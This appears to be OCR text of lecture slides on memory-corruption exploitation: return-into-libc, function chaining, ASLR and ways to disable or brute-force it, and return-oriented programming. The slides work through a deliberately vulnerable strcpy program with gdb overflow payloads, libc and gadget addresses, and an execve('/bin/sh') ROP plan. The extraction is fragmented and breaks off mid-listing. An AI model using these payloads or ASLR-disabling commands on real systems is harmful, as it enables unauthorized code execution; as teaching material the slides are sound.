
0xbffff714	arg0
0xb7f8684c	saved %eip

0x00000000

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

```
system:
  push %ebx                0xb7e66310
  sub $0x8,%esp            0xb7e66311
  mov 0x10(%esp), %eax     0xb7e66314
…
```

```
(gdb) r `python -c "print 50 * 'a'
+ 'bcde' + '\x10\x63\xe6\xb7' +
'edcb' + '\x4c\x68\xf8\xb7'"`
(gdb) c
Continuing.
$
```



0xFFFFFFFF

| 0xb7f8684c |
| 0x62636465 |
| 0xb7e66310 |
| 0x65646362 |
| a * 50 |
| … |
| 0xbffff85c |
| 0xbffff646 |

0x00000000

0xbffff67c

0xbffff678


0xbffff646

0xbffff640

0xbffff63c

```
main:
  push %ebp                      0x804841d
  mov %esp,%ebp                  0x804841e
  sub $0x3c,%esp                 0x8048420
  mov 0xc(%ebp),%eax             0x8048423
  add $0x4,%eax                  0x8048426
  mov (%eax),%eax                0x8048429
  mov %eax,0x4(%esp)             0x804842b
  lea -0x32(%ebp),%eax           0x804842f
  mov %eax,(%esp)                0x8048432
  call 80482f0 <strcpy>          0x8048435
  mov $0xa,%eax                  0x804843a
  leave                          0x804843f
  ret                            0x8048440
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a



```
main:
   push %ebp                   0x804841d
   mov %esp,%ebp               0x804841e
   sub $0x3c,%esp              0x8048420
   mov 0xc(%ebp),%eax          0x8048423
   add $0x4,%eax               0x8048426
   mov (%eax),%eax             0x8048429
   mov %eax,0x4(%esp)          0x804842b
   lea -0x32(%ebp),%eax        0x804842f
   mov %eax,(%esp)             0x8048432
   call 80482f0 <strcpy>       0x8048435
   mov $0xa,%eax               0x804843a
   leave                       0x804843f
   ret                         0x8048440
```

```
system:
   push %ebx                  0xb7e66310
   sub $0x8,%esp              0xb7e66311
   mov 0x10(%esp), %eax       0xb7e66314
…
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
  - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
  - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
    - Still vulnerable to brute-force attack, if unlimited attempts are possible
  - 64-bit architectures are much more secure

ASLR in Linux

- ASLR is enabled in Linux by default
  - /proc/sys/kernel/randomize_va_space.
- It is implemented by the kernel in collaboration with the ELF loader
  - Stack ASLR
  - Libs/mmap ASLR
  - Exec ASLR (Requires executables in PIE format)
    - More resilient to ROP attacks
  - Brk ASLR
  - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
  - Setting the asociated kernel variable to 0
    echo “0” > /proc/sys/kernel/randomize_va_space
  - Using setarch:
    setarch `uname -m` -R /bin/bash
- ASLR can be defeated by brute-forcing
  - If it is possible to limit the variation space
- Attacks can be structured in two steps:
  - Address leaking (e.g., through a format string attack)
  - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
  - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
    Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

```
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-stack-boundary=2 test.c
$ ls -lah a.out
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
  - Essentially encode our shellcode into these gadgets
- What do we need to call execve (just as we did with shellcode)?
  - 0xb in eax
  - & of "/bin/sh" in %ebx
  - & [& of "/bin/sh", NULL] in %ecx
  - NULL in %edx
- Where to put "/bin/sh" ?

```
$ readelf -S a.out
There are 31 section headers, starting at offset 0xa20f8:
Section Headers:
[Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
[ 0]                   NULL            00000000 000000 000000 00      0   0  0
[ 1] .note.ABI-tag     NOTE            080480f4 0000f4 000020 00   A  0   0  4
[ 2] .note.gnu.build-i NOTE            08048114 000114 000024 00   A  0   0  4
[ 3] .rel.plt          REL             08048138 000138 000070 08   A  0   5  4
[ 4] .init             PROGBITS        080481a8 0001a8 000023 00  AX  0   0  4
[ 5] .plt              PROGBITS        080481d0 0001d0 0000e0 00  AX  0   0 16
[ 6] .text             PROGBITS        080482b0 0002b0 075b04 00  AX  0   0 16
[ 7] __libc_freeres_fn PROGBITS        080bddc0 075dc0 000b36 00  AX  0   0 16
[ 8] __libc_thread_fre PROGBITS        080be900 076900 000076 00  AX  0   0 16
[ 9] .fini             PROGBITS        080be978 076978 000014 00  AX  0   0  4
[10] .rodata           PROGBITS        080be9a0 0769a0 01bf90 00   A  0   0 32
[11] __libc_subfreeres PROGBITS        080da930 092930 00002c 00   A  0   0  4
[12] __libc_atexit     PROGBITS        080da95c 09295c 000004 00   A  0   0  4
[13] __libc_thread_sub PROGBITS        080da960 092960 000004 00   A  0   0  4
[14] .eh_frame         PROGBITS        080da964 092964 00e108 00   A  0   0  4
[15] .gcc_except_table PROGBITS        080e8a6c 0a0a6c 0000a3 00   A  0   0  1
[16] .tdata            PROGBITS        080e9f58 0a0f58 000010 00 WAT  0   0  4
[17] .tbss             NOBITS          080e9f68 0a0f68 000018 00 WAT  0   0  4
[18] .init_array       INIT_ARRAY      080e9f68 0a0f68 000008 00  WA  0   0  4
[19] .fini_array       FINI_ARRAY      080e9f70 0a0f70 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        080e9f78 0a0f78 000004 00  WA  0   0  4
[21] .data.rel.ro      PROGBITS        080e9f80 0a0f80 000070 00  WA  0   0 32
[22] .got              PROGBITS        080e9ff0 0a0ff0 000008 04  WA  0   0  4
[23] .got.plt          PROGBITS        080ea000 0a1000 000044 04  WA  0   0  4
[24] .data             PROGBITS        080ea060 0a1060 000f20 00  WA  0   0 32
[25] .bss              NOBITS          080eaf80 0a1f80 00136c 00  WA  0   0 32
[26] __libc_freeres_pt NOBITS          080ec2ec 0a1f80 000018 00  WA  0   0  4
[27] .comment          PROGBITS        00000000 0a1f80 00002b 01  MS  0   0  1
[28] .shstrtab         STRTAB          00000000 0a1fab 00014c 00      0   0  1
[29] .symtab           SYMTAB          00000000 0a25d0 008b70 10     30 1055  4
[30] .strtab           STRTAB          00000000 0ab140 007eac 00      0   0  1
```

ROP

- Need to find a gadget that will write some data to a location then return
- After much searching:

```
809a67d:          89 02    mov %eax,(%edx)
809a67f:          c3       ret
```

- This gadget will copy whatever’s in %eax into the memory location that %edx points to
  - So, if we have %eax be the data "/bin"
  - And %edx be &.data (0x080ea060)
  - Then, we will have /bin at a fixed memory location
- Need more gadgets…


ROP

- Need a gadget to get our data into %edx
- Pop %edx

```
806e91a:   5a      pop %edx
806e91b:   c3      ret
```

- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 * 'a'
+ 'bcde' + '\x1a\xe9\x06\x08' +
'edcb'"`
```



0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a 0xbffff68c

0x65646362 0xbffff688

a * 50

… 0xbffff656


0xbffff85d 0xbffff650

0xbffff656 0xbffff64c

0x00000000

```
main:
    push %ebp                   0x8048e44
    mov %esp,%ebp               0x8048e45
    sub $0x3c,%esp              0x8048e47
    mov 0xc(%ebp),%eax          0x8048e4a
    add $0x4,%eax               0x8048e4d
    mov (%eax),%eax             0x8048e50
    mov %eax,0x4(%esp)          0x8048e52
    lea -0x32(%ebp),%eax        0x8048e56
    mov %eax,(%esp)             0x8048e59
    call 80482f0 <strcpy>       0x8048e5c
    mov $0xa,%eax               0x8048e61
    leave                       0x8048e66
    ret                         0x8048e67
```

%eax	0xbffff656
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e61



0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

…

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688


0xbffff656

0xbffff650

0xbffff64c

```
main:
  push %ebp                 0x8048e44
  mov %esp,%ebp             0x8048e45
  sub $0x3c,%esp            0x8048e47
  mov 0xc(%ebp),%eax        0x8048e4a
  add $0x4,%eax             0x8048e4d
  mov (%eax),%eax           0x8048e50
  mov %eax,0x4(%esp)        0x8048e52
  lea -0x32(%ebp),%eax      0x8048e56
  mov %eax,(%esp)           0x8048e59
  call 80482f0 <strcpy>     0x8048e5c
  mov $0xa,%eax             0x8048e61
  leave                     0x8048e66
  ret                       0x8048e67
```

%eax	0xa
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e66



0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362 0xbffff68c

a * 50 0xbffff688

… 0xbffff656

0xbffff85d


0xbffff656 0xbffff650

0xbffff64c

0x00000000

```
main:
  push %ebp                   0x8048e44
  mov %esp,%ebp               0x8048e45
  sub $0x3c,%esp              0x8048e47
  mov 0xc(%ebp),%eax          0x8048e4a
  add $0x4,%eax               0x8048e4d
  mov (%eax),%eax             0x8048e50
  mov %eax,0x4(%esp)          0x8048e52
  lea -0x32(%ebp),%eax        0x8048e56
  mov %eax,(%esp)             0x8048e59
  call 80482f0 <strcpy>       0x8048e5c
  mov $0xa,%eax               0x8048e61
  leave                       0x8048e66
  ret                         0x8048e67
```


%eax	0xa
%esp	0xbffff68c
%ebp	0x65646362
%eip	0x8048e67



```
main:
   push %ebp                    0x8048e44
